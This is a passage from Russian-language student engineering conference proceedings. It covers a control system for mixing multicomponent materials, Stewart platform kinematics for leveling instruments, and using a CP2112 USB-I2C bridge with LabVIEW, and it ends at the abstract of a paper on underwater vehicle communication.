3. Обиух, П.А. Тифлокомментирование спортивных мероприятий. Участие в подготовке тифлокомментаторов для сопровождения матчей Кубка Конфедераций / П.А. Обиух // Сборник материалов III Летней международной школы (г. Екатеринбург, 29-30 августа 2017 г.) / Свердловская областная специальная библиотека для слепых. - Екатеринбург : ГБУК СО «СОСБНС им. Д. Н. Мамина-Сибиряка», 2017. – С. 84-88
4. Технический комплекс поддержки тифлокомментирования ООО «КРУСТ» // Сборник материалов III Летней международной школы (г. Екатеринбург, 29-30 августа 2017 г.) / Свердловская областная специальная библиотека для слепых. - Екатеринбург : ГБУК СО «СОСБНС им. Д. Н. Мамина-Сибиряка», 2017. – С. 103-105
5. Гильфанова, И. А. Тифлокомментирование как новая социальная услуга для людей с проблемами зрения / И. А. Гильфанова, В. В. Арсентьева // Сборник материалов V Летней международной школы (г. Екатеринбург, 25-26 августа 2021 г.) / Свердловская областная специальная библиотека для слепых. - Екатеринбург : ГБУК СО «СОСБНС им. Д. Н. Мамина-Сибиряка», 2021. – С. 41-43

УДК 621.31

Савин Артур Евгеньевич, студент, Комсомольский-на-Амуре государственный университет

Savin Artur Evgenevich, student, Komsomolsk-na-Amure State University

Фролов Алексей Валерьевич, кандидат технических наук, доцент кафедры «Промышленная электроника», Комсомольский-на-Амуре государственный университет

Frolov Alexey Valerievich, Candidate of Technical Sciences, Associate Professor, «Department of Industrial Electronics», Komsomolsk-na-Amure State University

СИСТЕМА УПРАВЛЕНИЯ ОБОРУДОВАНИЕМ ДЛЯ СМЕШИВАНИЯ МНОГОКОМПОНЕНТНЫХ МАТЕРИАЛОВ

CONTROL SYSTEM OF EQUIPMENT FOR MIXING MULTICOMPONENT MATERIALS

Аннотация. Рассмотрены причины необходимости применения системы управления оборудованием для смешивания многокомпонентных материалов. Произведен анализ существующих технических решений, определены их недостатки. Представлена структурная схема разрабатываемой системы, которая составлена согласно требованиям безопасности.

Abstract. The reasons for the need to use a control system of equipment for mixing multicomponent materials are considered. The analysis of existing technical solutions is made, their shortcomings are determined. A block diagram of the system being developed is presented, which is compiled according to security requirements.

Ключевые слова: статический миксер, система контроля состояния, система управления.

Key words: mixing process, static mixer, control system.

Введение

В наше время большое количество предприятий стараются уйти от обыденных материалов, которые должны содержаться в определенных условиях, чтобы не потерять свои свойства, которые имеют большую массу и габариты, к многокомпонентным материалам, которые не привередливы к окружающей среде, представляют собой текучие жидкости, армированные наполнителями или использующиеся для заливки смеси, все это занимает меньше места и не уступает, а даже выигрывает по прочности [1]. Сфера применения таких материалов достаточно обширна, от производств, где они используются для защиты аппаратов, необходимых для работы в тяжелых условиях эксплуатации, например, авиационного и космического назначения, до производства в сфере электроники [2]. Смешивание составляющих готового материала является достаточно трудной задачей, а так, как пропорция компонентов в смеси бывает 100:1 и выше, данная задача усложняется, но для заливки высокого качества следует обеспечить равномерное распределение компонентов в материале [3]. При использовании многокомпонентных материалов сталкиваются с такими трудностями: не правильные пропорции компонентов в смеси; не достаточное хорошее смешивание компонентов; необходимо иметь несколько емкостей, чтобы перелить смесь и повторно ее перемешать; несоблюдение влажности и температуры окружающей среды; попадание воздуха в готовую смесь [4].

Поскольку на производствах многокомпонентные материалы используются в больших количествах, все эти проблемы усложняются. Наше устройство поможет решить все эти проблем. За счет использования системы управления поршневыми насосами, мы добиваемся высокой точности пропорций компонентов в смеси. Также поскольку в нашем оборудовании используется статический смеситель, мы можем не использовать несколько ёмкостей для повторных перемешиваний смесей, что намного облегчает работу и данный смеситель избавляется от проблем с попадание воздуха в смесь, что также способствует получению качественного материала. Так как компоненты смеси заливаются в разные емкости, находящиеся на нашем оборудовании, нам неважно, какая влажность в помещении, поскольку после заливки компонентов емкости закрываются, остается проблема поддержания правильной температуры смеси, это достигается при помощи системы терморегулирования компонентов смеси [5].

Существующие системы управления оборудованием для смешивания многокомпонентных материалов

На данный момент времени существует достаточно устройств для работы с многокомпонентными материалами.

MX2K-30-30-RP это универсальная установка, которая способна работать с материалами широкого спектра характеристик. Данная система оснащена: системой оповещения об ошибках; кнопкой аварийной остановки; регулировкой производительности насосов; предупреждением о низком давлении воздуха; предупреждением о низком уровне жидкостей в ёмкостях; возможность записи и выбора программ дозирования для работы с различной номенклатурой и материалами [5].

MX2K-30-30-RP это компактная установка, которая способна подготавливать компоненты (вакуумирование и перемешивание) имеет систему точного дозирования данное устройство рекомендуется для производств с расходом до 20 л материала в смену и с дозировкой до 100 мл на изделие.

У системы MX2K-30-30-RP выявили следующие недостатки: присутствует механический смеситель, на котором может оставаться не перемешанный материал; отсутствует измерение веса готовой смеси; отсутствие защиты от капель.

Еще одной системой для смешивания двухкомпонентных материалов является ЭвоМикс 600.

ЭвоМикс 600 это дозирующая, а также смешивающая система с шестеренным насосом предназначена для работы с двухкомпонентными материалами с низкой и средней вязкостью (эпоксидные смолы, полиуретаны или силиконы).

Данная система имеет в себе следующие составляющие: резервуары со стабилизированным внутренним давлением с автоматическим пополнением из внешних резервуаров, системой перемешивания и контролем уровня материала; шестеренчатые насосы с защитой от избыточного давления; дозирующая головка со статическим смесителем; дозирующий компьютер mr15 или mr30; система дегазации материала [5].

Система ЭвоМикс600 также обладает следующими недостатками: большие габариты и масса системы; отсутствие датчиков контроля уровня компонентов; высокое питающее напряжение (400 В).



Рисунок 1 – MX2K-30-30-RP

Структурная схема предлагаемого решения

Система управления оборудованием для смешивания многокомпонентных материалов будет реализована при помощи устройства, структурная схема которого представлена на рисунке 2.

Данная система представляет собой блок, построенный на базе микроконтроллера (МК), обменивающийся данными с USB носителем при помощи схемы сопряжения USB\UART (USB). К (МК) подключается схема обработки входного сигнала (СОВС) для определения наличия ёмкости на необходимом месте, проверки уровня жидкости в баках для компонентов смеси, определение веса ёмкости, измерение температуры компонентов.




Рисунок 2 – Структурная схема системы

При помощи пульта управления (ПУ) задаётся соотношение компонентов, затем, основываясь на данных значениях, подаются сигналы для схемы управления исполнительными устройствами (СУИУ), которые в свою очередь являются руками нашей системы и при помощи них достигается высокая точность пропорций компонентов в смеси, поддерживается необходимая температура компонентов, обеспечивается защита готовой смеси от лишних капель. Вся необходимая информация о системе (уровень жидкости, положение ведра и т. п.) выводится на блок индикации, посредством которого пользователь сможет вовремя понять суть проблемы и решить её.

Заключение

Разработка системы управления оборудованием для смешивания многокомпонентных материалов является актуальной задачей. Также разрабатываемая система должна соответствовать ниже описанным требованиям: использование системы управления поршневыми насосами; использование статического смесителя; компоненты

смеси необходимо заливать в разные емкости, находящиеся на нашем оборудовании; использование системы терморегулирования компонентов смеси; контроль уровня компонентов; наличие системы защиты от лишних капель.

СПИСОК ИСТОЧНИКОВ

1. Лейцин, В. Н. Оценка механических свойств многокомпонентных материалов стохастической структуры / В. Н. Лейцин, Ю. Н. Сидоренко // Письма в Журнал технической физики. – 1999. – Т. 25, № 12. – С. 89-94. – EDN RGPSJJ.
2. component plugging mixtures and equipment for their preparation / V. F. Gorskii, P. V. Gorskii // Chemical and Petroleum Engineering. – 2004. – Vol. 40, No. 7-8. – P. 389-391. – DOI 10.1023/B:CAPE.0000047652.33941.7c. – EDN RRGBIT.
3. Manevich, V.E., Subbotin, K.Y. Multicomponent batching complexes. Glass Ceram 53, 6–7 (1996). <https://doi.org/10.1007/BF01171388>
4. Лейцин, В. Н. Оценка механических свойств многокомпонентных материалов стохастической структуры / В. Н. Лейцин, Ю. Н. Сидоренко // Письма в Журнал технической физики. – 1999. – Т. 25, № 12. – С. 89-94. – EDN RGPSJJ.
5. Gorskii, V. F. Multi Manevich, V.E., Subbotin, K.Y. Multicomponent batching complexes. Glass Ceram 53, 6–7 (1996). <https://doi.org/10.1007/BF01171388>

УДК 681.521, 519.6

Сбитнев Никита Романович, студент, Комсомольский-на-Амуре государственный университет

Sbitnev Nikita Romanovich, student, Komsomolsk-on-Amur State University

Петровский Константин Павлович, учащийся Центра робототехники Ресурсного центра Технопарка Комсомольского-на-Амуре государственного университета

Petrovsky Konstantin Pavlovich, student, Robotics Center of the Technopark Resource Center of Komsomolsk-on-Amur State University

Савельев Дмитрий Олегович, старший преподаватель, руководитель Центра робототехники Ресурсного центра Технопарка, Комсомольский-на-Амуре государственный университет

Savelyev Dmitriy Olegovich, senior lecturer, head of the Center for robotics of the Resource center of the Technopark of Komsomolsk-on-Amur State University

Черный Сергей Петрович, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Cherny Sergey Petrovich, Candidate of Technical Sciences, Associate Professor, Komsomolsk-on-Amur State University

ПРЯМАЯ И ОБРАТНАЯ ЗАДАЧА КИНЕМАТИКИ ДЛЯ ПЛАТФОРМЫ СТЮАРТА, ИСПОЛЬЗУЕМОЙ ДЛЯ СТАБИЛИЗАЦИИ НИВЕЛИРА

FORWARD AND INVERSE KINEMATICS PROBLEM FOR A STEWART PLATFORM USED TO STABILIZE A LEVELER

Аннотация. В данной статье рассматривается проблема точного выравнивания поверхностей в строительстве. Рассматривается возможность создания мехатронного модуля на основе платформы Стюарта. Изучается прямая и обратная задача кинематики для этой платформы, а также решается задача по нахождению углов поворота рычагов.

Annotation. In this article deals with the problem of accurate surface leveling in construction. The possibility of creating a mechatronic module based on the Stewart platform is considered. The direct and inverse problem of kinematics for this platform is studied, and the problem of finding the rotation angles of levers is solved.

Ключевые слова: платформа Стюарта, кинематика, прямая, обратная задача кинематики.

Keywords: Stewart platform, kinematics, forward inverse kinematics problem.

Введение

В настоящее время точное позиционирование инструментов является важной составляющей в строительных работах, так как при строительстве необходимы высокие показатели точности, чтобы обеспечить правильную геометрию здания и, впоследствии, высокое качество объекта. Для этого используют высокотехнологичные измерительные инструменты, такие как лазерный дальномер, электронный угломер, лазерный нивелир. На данный момент в строительстве применяют классические методы настройки этих измерительных инструментов, в основном заключающейся в ручной настройке статично закрепленного инструмента. Однако тривиальные методы имеют ряд недочетов, которые, так или иначе, влияют на точность позиционирования, а также время его настройки. Для решения этих недостатков было предложено разработать мехатронный модуль для автоматизации процесса выравнивания измерительных инструментов, основанный на платформе Стюарта. Для создания этого мехатронного модуля необходимо изучить кинематику Delta-манипуляторов. В данной работе рассмотрено решение обратной задачи кинематики.

Основная часть

Прямая задача кинематики подразумевает собой задачу, целью которой является нахождение положения точек или тел в системе отчёта, зная при этом сопутствующие движению характеристики (прямолинейное или криволинейное, равномерное или равноускоренное и т.д.) [1]. Обратная задача кинематики подразумевает нахождение сопутствующих движению характеристик, зная положение тела или точки в системе отчёта, чтобы восстановить траекторию движения объекта [2].

В первую очередь представим основание и движущуюся платформу манипулятор в виде в виде равносторонних треугольников. Для решения задачи необходимо найти углы поворота рычагов манипулятора относительно плоскости основания. Обозначим их как: $\theta_1, \theta_2, \theta_3$ [3].

Центр равностороннего треугольника обозначим как E_0 с координатами X_0, Y_0, Z_0 (рисунок 1). Таким образом, функция, исходя из которой рассчитываются углы поворота сервоприводов для задания начального положения подвижной платформы, имеет вид:

$$f_{inverse}(X_0, Y_0, Z_0) \rightarrow (\theta_1, \theta_2, \theta_3) \quad 1)$$




Рисунок 1 – Кинематическая схема

Для решения обратной задачи необходимо задать несколько важных параметров, в соответствии с размерами манипулятора. Длина верхнего основания f , сторона нижней платформы e , длина верхнего плеча рычага gf и длина нижнего плеча (длинная сторона параллелограмма, образованная плечами рычагов ge) (рисунок 2). Пусть начало координат находится в центре верхнего треугольника. Ось Z направим вверх, таким образом, она всегда будет отрицательная для подвижной платформы.




Рисунок 2 – Проекция схемы на ось YZ

В силу особенностей конструкции манипулятора рычаг F_1J_1 может вращаться только в плоскости YZ, очерчивая окружность в точке F_1 . Благодаря использованию универсальных шарниров плечо E_1J_1 , может перемещаться по заданной окружности. Стоит отметить, что плечо E_1J_1 пересекает окружность F_1 в двух точках, но использовать нужно только точку с меньшей координатой Y, иначе плечи будут находиться внутри конструкции. Рассмотрим подвижный равносторонний треугольник. Расстояние от центра E_0 до любой стороны треугольника можно вычислить следующей формулой:

$$E_0E_1 = \frac{e}{2} \tan(30^\circ) = \frac{e}{2\sqrt{3}} \quad (2)$$

Проекция координат точки E_1 и проекции E_1 на плоскость YZ:

$$E_1(x_0, y_0 - \frac{e}{2\sqrt{3}}, z_0) \rightarrow E'_1(0, y_0 - \frac{e}{2\sqrt{3}}, z_0) \quad (3)$$

Расстояние $E_1E'_1 = x_0$. По теореме Пифагора:

$$E'_1J_1 = \sqrt{E_1J_1^2 - E_1E'_1^2} = \sqrt{r_e^2 - x_0^2} \quad (4)$$

Координаты точки F_1 равны $F_1(0, \frac{-f}{2\sqrt{3}}, 0)$ поскольку верхняя платформа является равносторонним треугольником.

Для нахождения координаты точки J_1 , которая является пересечением двух окружностей, необходимо решить систему уравнений:

$$\begin{cases} (ZJ_1 - ZF_1)^2 + (YJ_1 - YF_1)^2 = r_f^2 \\ (ZJ_1 - ZE'_1)^2 + (YJ_1 - YE'_1)^2 = r_e^2 - x_0^2 \end{cases} \quad (5)$$

При раскрытии скобок и дальнейшем вычитании уравнений можно выразить z-координату точки J_1 через y-координату, после чего, подставляя её во второе уравнение, получить квадратное уравнение относительно y, из двух решений которого выбираем наименьшее. Получив координаты точки J_1 , найдём угол θ_1 :

$$\theta_1 = \arctan\left(\frac{ZJ_1}{YF_1 - YJ_1}\right) \quad (6)$$

Для того чтобы облегчить дальнейшие вычисления необходимо развернуть проекцию конструкции на 120° против часовой стрелки в плоскости XY вокруг оси Z:

$$x' = x * \cos(120) + y * \sin(120) \quad (7)$$

$$y' = -x * \sin(120) + y * \cos(120) \quad (8)$$

С помощью новых координат проводим те же вычисления для второго угла, а для третьего угла, чтобы облегчить вычисления разворачиваем конструкцию, по часовой стрелке.

Заключение

В работе была рассмотрена прямая и обратная задача, решающая основной недочет тривиальных методов при строительстве крупногабаритных сооружений – это необходимость правильного выставления инструмента в требуемом положении согласно правилам эксплуатации. Решение обратной задачи кинематики позволяет получить углы поворотов, благодаря которым возможно повернуть рычаги платформы таким образом, чтобы она встала в заданное положение [4-5]. Эти углы позволяют контролировать положение движущейся платформы, а также положение сервоприводов.

СПИСОК ИСТОЧНИКОВ

1. Лапиков А.Л. Решение прямой задачи кинематики для платформы гью-стюарта с использованием аналитического уравнения плоскости / Лапиков А.Л., Пашенко В.Н. Наука и образование: научное издание МГТУ им. Н.Э. Баумана. 2014. № 4. С. 124-134.
2. Sholanov K.S. Digital technologies of training on flight simulators / Sholanov K.S., Eshpanov V.S., Artykbaev Zh.S., Sarsembai M.V. В сборнике: Педагогика, психология, общество: актуальные вопросы. Сборник материалов Всероссийской научно-практической конференции с международным участием. 2020. С. 156-160.
3. Турлапов В.Е. Анализ положений платформ Стюарта, основанный на варианте структуры, разрешимом в радикалах / Турлапов В.Е. Вестник Саратовского государственного технического университета. 2005. № 1 (6). С. 54-59.
4. Слоущ А.В. Об управлении движением пространственной платформы с несколькими степенями подвижности / Слоущ А.В., Альван Х.М. Теория механизмов и машин. 2003. Т. 1. № 1 (1). С. 63-69.
5. Борисов О.И., Громов В.С., Пыркин А.А., Методы управления робототехническими приложениями. Учебное пособие. – СПб.: Университет ИТМО, 2016. – 108 с.

УДК 681.3

Тимохин Петр Александрович, студент, Комсомольский-на-Амуре государственный университет

Timokhin Petr Alexandrovich, student, Komsomolsk-na-Amure State University

Копытов Сергей Михайлович, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Kopytov Sergey Mihailovich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ПРИМЕНЕНИЕ МИКРОСХЕМЫ CP2112 В КАЧЕСТВЕ ПРЕОБРАЗОВАТЕЛЯ USB-I2C В СРЕДЕ LABVIEW

APPLICATION OF CP2112 CHIP AS USB-I2C CONVERTER IN LABVIEW ENVIRONMENT

Аннотация. Рассмотрены технические решения для взаимодействия среды LabVIEW на компьютере с внешними устройствами с интерфейсом I2C. Показаны преимущества использования для обмена информацией преобразователей USB-I2C. Приведены рекомендации по работе с драйвером CP2112. Представлен пример программы обмена на LabVIEW.

Abstract. Technical solutions for interaction of LabVIEW environment on the computer with external devices with I2C interface are considered. The advantages of using USB-I2C converters for information exchange are shown. Recommendations on working with the CP2112 driver are given. An example of an exchange program in LabVIEW is presented.

Ключевые слова: интерфейс I2C, компьютер, микроконтроллер, LabVIEW.

Key words: I2C interface, computer, microcontroller, LabVIEW.

Введение

В настоящее время выпускается множество датчиков и исполнительных устройств с последовательным интерфейсом I2C [1]. Практически все микроконтроллеры поддерживают этот интерфейс на аппаратном уровне. В некоторых случаях необходимо, чтобы и персональный компьютер мог работать с интерфейсом I2C, однако данный интерфейс он не поддерживает. Для решения проблемы возможны два пути. Во-первых, использовать в качестве посредника микроконтроллер, который в свою очередь общается с компьютером через USB интерфейс. Во-вторых, применять специализированные микросхемы драйверов преобразователей интерфейса USB-I2C.


Использование дополнительного микроконтроллера имеет недостатки, из которых можно отметить затягивание времени обмена информацией и необходимость разработки программы для самого контроллера. Поэтому применение специализированного драйвера зачастую является оптимальным решением. Примерами таких драйверов могут служить микросхемы CP2112 компании Silicon Labs и MCP2221A компании Microchip [2, 3]. Они относятся к HID устройствам, при подключении которых к компьютеру не требуется специального программного обеспечения, поскольку они поддерживаются непосредственно операционными системами.

Одним из мощных и удобных инструментов для инженерной деятельности является среда графического программирования LabVIEW компании National Instruments. Компания предлагает широкий спектр оборудования, работающего под управлением LabVIEW, среди которого устройство USB-8451 для формирования последовательных интерфейсов I²C и SPI. Однако его цена порядка \$400. Поэтому актуальны альтернативные решения для работы с I2C устройствами под управлением LabVIEW.

Основная часть

Перечислим дополнительные решения для работы в LabVIEW с интерфейсом I²C. Во-первых, использование одноплатного контроллера NI myRIO. Данный контроллер достаточно дорог, однако он имеет множество возможностей, в том числе поддержку интерфейса I2C. Во-вторых, использование контроллеров сторонних производителей, для которых предусмотрена поддержка в LabVIEW с помощью механизма LINX. Среди таких устройств можно отметить как мощный миникомпьютер Raspberry Pi, так и широко распространенные модификации одноплатных контроллеров Arduino. В-третьих, использование микросхемы преобразователя интерфейса CP2112. Модуль на базе микросхемы CP2112 показан на рисунке 1, а.

Поскольку последнее решение малоизвестно, рассмотрим его более подробно. Так как преобразователь CP2112 является HID устройством, то сразу после подключения через USB он распознается компьютером. Никаких специальных драйверов не требуется (рисунок 1, б).



а) Рисунок 1 – Модуль на базе микросхемы CP2112 (а) и добавление устройства CP2112 в реестр (б)

Для работы с преобразователем интерфейса в LabVIEW с сайта компании Vector HOLDINGS Inc по адресу <http://www.vector.co.jp/soft/winnt/hardware/se514398.html> необходимо скачать архив драйвера LabVIEW LV-CP2112_100.zip. После разархивации сжатого файла в папке \LV-CP2112\Project будут находиться следующие папки и файлы: <builds>, <Drivers>, <LVProject>, LV-CP2112.aliases, LV-CP2112.lvpls, LV-CP2112.lvproj.

Далее необходимо переименовать папку <Project> в папку <CP2112> и сохранить ее по адресу C:\Program Files\National Instruments\LabVIEW 2020\user.lib. После запуска программы LabVIEW 2020 функции обслуживания драйвера будут находиться в подпапире блок-диаграммы User Libraries → CP2112 → LVProject → public (рисунок 2).




Рисунок 2 – Расположение подпапире функций драйвера CP2112

Для проверки работоспособности модуля под управлением LabVIEW разработана программа регистрации температуры датчика DS1621 и вывода ее на индикатор в виде бегущего графика [4]. Для подтверждения возможности одновременного обслуживания драйвером нескольких различных I2C устройств к преобразователю также подключен модуль расширителя портов ввода-вывода на микросхеме PCF8574 (рисунок 3) [5].




Рисунок 3 – Модуль расширителя портов на микросхеме PCF8574

Через расширитель выводится байт, набираемый в цифровом элементе управления. Заметим, что подобный расширитель используется в модулях–дополнениях символьных ЖК-дисплеев на драйвере HD44780 для изменения их интерфейса из параллельного в последовательный I2C.

Блок-диаграмма разработанной программы приведена на рисунке 4. Функция CP2112_DevOpen.vi создает канал 0 для работы с драйвером. Если драйверов несколько, на входной терминал каждого следует подавать отличающийся номер 0, 1 и т.д. Функция CP2112_SetSmbusConfig.vi устанавливает параметры связи I2C. Рекомендуется указывать значения для терминалов writeTimeout и readTimeout данной функции. Функция CP2112_WriteRequest.vi записывает указанное число байтов из буфера. Функции CP2112_ReadRequest.vi и CP2112_ForceReadResponse.vi производят подготовку к чтению двух байт из датчика температуры функцией CP2112_GetReadResponse.vi.




Рисунок 4 – Блок-диаграмма программы регистрации температуры с помощью датчика DS1621 и вывода данных на расширитель портов PCF8574

Функция CP2112_WriteRequest.vi, на которую подается адрес ведомого 20, предназначена для вывода байта в расширитель портов PCF8574. Функция CP2112_DevClose.vi закрывает сеанс работы с драйвером.

Заключение

Таким образом, микросхему драйвера CP2112 удобно использовать для непосредственного взаимодействия среды LabVIEW на компьютере с устройствами, имеющими интерфейс I2C. При этом упрощается структура системы и повышается быстродействие обмена информацией. В отличие от использования контроллеров-посредников, создания программы для самой микросхемы CP2112 не требуется. Драйвер позволяет подключать к себе устройства с разными адресами в пространстве интерфейса I2C. Питая драйвер и подключаемые устройства можно через USB разъем.

СПИСОК ИСТОЧНИКОВ

1. Семенов, Б.Ю. Шина I2C в радиотехнических конструкциях / Б.Ю. Семенов. – М.: СОЛОН-Пресс, 2010. – 224 с.
2. CP2112. Classic USB Bridges. – URL: <https://www.silabs.com/interface/usb-bridges/classic/device.cp2112?tab=specs> (дата обращения: 22.10.2023). Режим доступа: свободный.
3. USB-UART преобразователи от компании Microchip. – URL: <https://efo.ru/products/integralnie-mikroshemi/interfeysnie-is/usb/mosti-usb-uart-2/usb-uart-ot-kompanii-microchip.html> (дата обращения: 22.10.2023). Режим доступа: свободный.
4. Датчик температуры DS1621. – URL: <https://mcscpu.ru/index.php/pdevices/datchiki/52-ds1621> (дата обращения: 22.10.2023). Режим доступа: свободный.
5. PCF8574 - расширитель портов ввода/вывода. – URL: <https://radioparty.ru/programming/avr/c/552-lesson-pcf8574> (дата обращения: 22.10.2023). Режим доступа: свободный.

УДК 629.584

Томских Антон Алексеевич, студент ФГБОУ ВО «Комсомольский-на-Амуре государственный университет»

Tomskikh Anton Alekseevich, student of Komsomolsk-na-Amure State University

Савельев Дмитрий Олегович, старший преподаватель; руководитель Центра робототехники Ресурсного центра Технопарка, ФГБОУ ВО «Комсомольский-на-Амуре государственный университет»

Savelyev Dmitriy Olegovich, senior lecturer, head of the Center for robotics of the Resource center of the Technopark, Komsomolsk-na-Amure State University

Черный Сергей Петрович, кандидат технических наук; доцент кафедры Электропривод и автоматизация промышленных установок, ФГБОУ ВО «Комсомольский-на-Амуре государственный университет»

Cherny Sergey Petrovich, Ph.D., associate professor at the Department of Electric Drive Engineering and Industrial Automation, Komsomolsk-na-Amure State University

ОСОБЕННОСТИ И ПРОБЛЕМЫ РЕАЛИЗАЦИИ СИСТЕМ УПРАВЛЕНИЯ СВЯЗЬЮ В ИССЛЕДОВАТЕЛЬСКИХ НЕОБИТАЕМЫХ ПОДВОДНЫХ МОДУЛЯХ

FEATURES AND PROBLEMS OF IMPLEMENTING A COMMUNICATION CONTROL SYSTEM IN RESEARCH UNINHABITABLE UNDERWATER MODULES

Аннотация. В данной статье рассматриваются особенности и проблемы реализации связью в исследовательских необитаемых подводных модулях. Статья предполагает полезный обзор различных существующих способов связи в водной среде, а также особенностей их управления.

Abstract. This paper discusses the features and challenges of realizing communication in research unmanned underwater modules. The article assumes a useful review of the various existing methods of communication in the aquatic environment, as well as the features of their management.

Ключевые слова: подводная робототехника, подводные технологии, исследовательские подводные беспилотные модули, интеллектуальные системы управления связью.

Key words: underwater robotics, underwater technologies, research underwater-unmanned modules, intelligent communication control systems.

